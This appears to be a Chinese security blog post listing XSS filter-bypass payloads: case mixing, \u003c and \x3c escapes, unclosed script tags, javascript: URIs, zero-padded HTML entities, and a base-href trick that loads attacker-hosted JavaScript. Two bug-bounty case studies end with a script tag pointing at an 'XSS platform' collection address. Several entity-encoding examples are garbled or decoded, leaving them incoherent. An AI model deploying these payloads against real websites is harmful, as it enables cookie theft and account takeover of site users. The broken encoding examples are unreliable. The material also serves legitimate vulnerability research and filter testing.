记录几种XSS绕过方式

原创 陈祝0ne T00ls 3天前

一.服务端全局替换为空的特性

比如某站正则 过滤了onerror 过滤了script 这些 但是" 或者 ' 这这种符号会变成空可以绕过，例如代码

```
<img src=1 oner" ror=alert(1)>
```

利用 某字符转换为空 来绕过 我下面写了个挖掘案例

二.大小写绕过

比如正则过滤了onerror script 这些 没有设置大小写

绕过 payload

```
<ScRiPt>alert(1)</ScRipt>
<img src=1 ONeRror=alert(1)>
```

三.进制代替

在json这种包里

可以用\u003c 代替< 用\u003e 代替 >

还可以用\x3c 代替 < 用\x3e 代替>

下面写了个挖掘某src的案例

四.自动闭合

比如<script>alert(1)</script>会被检测 但是你不闭合就行了

<script>alert(1)</script 就没事

五.伪协议

实战日管理员难顶，但是你提交src的话 还是会收的

他过滤了on函数这些 肯定用不了 但是可以用伪协议

```
<a href="javascript:alert(1)">1</a>
<iframe src="javascript:alert(1)">
```

六.编码绕过


这里了是过滤了 alert prompt 这些弹窗 有时候我提交 console.log(1) 但是审核会让你证明能弹窗

我们通过事件来执行弹窗 过滤了说的那些弹窗 就可以用编码

像alert prompt这些 可以替换为 hex 编码 demical编码 unicode 编码 html实体编码

像alert 后面的（）括号 可以替换为 hex 编码 demical 和html 实体 实体编码

举个例子将a 实体化



alert 可以变成 alert(1)

对了 在<a href="">里面就可以在双引号里面用实体编码 这样有时候直接绕过JavaScript的限制

```
<a href="javasript:alert(1)">
```

这里讲一下B哥教的操作在X后面加很多个0 就能绕过 亲测绕过比如 a 原来的实体编码是

```
&#x61;
```

然后加了很多个0 变为

```
&#x0000000061;
```

ps：什么？绕不过，多加几个0试试


七.规定资源

这时候 过滤了on 函数 过滤 script 这些 还是有机会的这个还是有点骚气 比如某网站前端加载了1.js文件


```
<base href="http://www.test.com">
```

```
<base href="http://www.test.com">
<script src=/1.js></script>
```

用上面这个代码 这个能规定这个加载哪个地方的js
所以上面加载的js就会加载www.test.com的js
所以实战就很简单 我们用自己的网站 上面放个js文件
里面内容为alert(1)



用这个代码 让他加载我们网站的js文件



挖掘某厂商案例一（根据转换某字符为空）

我直接插入<img src=1 onerror=alert(1)>
发现失败

然会一个一个代码删减 删到 <img src=1 onerro> 发现可以了 他就是正则过滤了onerror 而没有直接过滤on
重新输入<"> <?> </> <'> <\>
到了<\> 这里 发现里面替换成空了
然后利用这个特性 构造payload 在onerror里面加个\

```
<img src=1 onerr\or=alert&#x28;1&#x29;>
```

这样就绕过了正则 后面是编码代替括号 因为过滤了括号
然后就可以了

挖掘某厂商案例二（利用\u003c 大小写 自动闭合绕过）

这里插入payload：

```
<img src=1 onerror=alert(1)>
```

会被过滤

```
}">111&lt;img src=1 onerror=alert(1)&gt;</div
```

然后用\u003img/src=1\u003e (<img src=1>)
发现 内容都变空了
将末尾的\u003e换成原来的> 发现内容还是会空

```
</div>
```

用 \u003c 来代替<

后面只用了\u00c 后面不加闭合 但是过滤了onerror 函数 还是会把所有内容变为空 空内容

```
</div>
```

然后试用script 来加载js 服务端会返回500

他这里出现这两个 \u003c \u003e 会被检测 \x3c 也是
然后script 出现也会被检测
直接尝试大小写 绕过
script 改为SCriPT

```
<script src="1&gt;&lt;/div">
```

利用了大小写 绕过然后后面发现可以自动闭合
我们知道<script src=11111> 这里不用闭合</script> 也能加载js文件 /代替下空格
最后payload为:\u003cScRiPt/src=xss平台地址?

```
<script src="1&gt;&lt;/div">
```

我在xss地址后面加了个问号 因为输出的内容里有个乱七八糟在里面 然后问号直接给他过滤掉 只加载前面的内容

阅读原文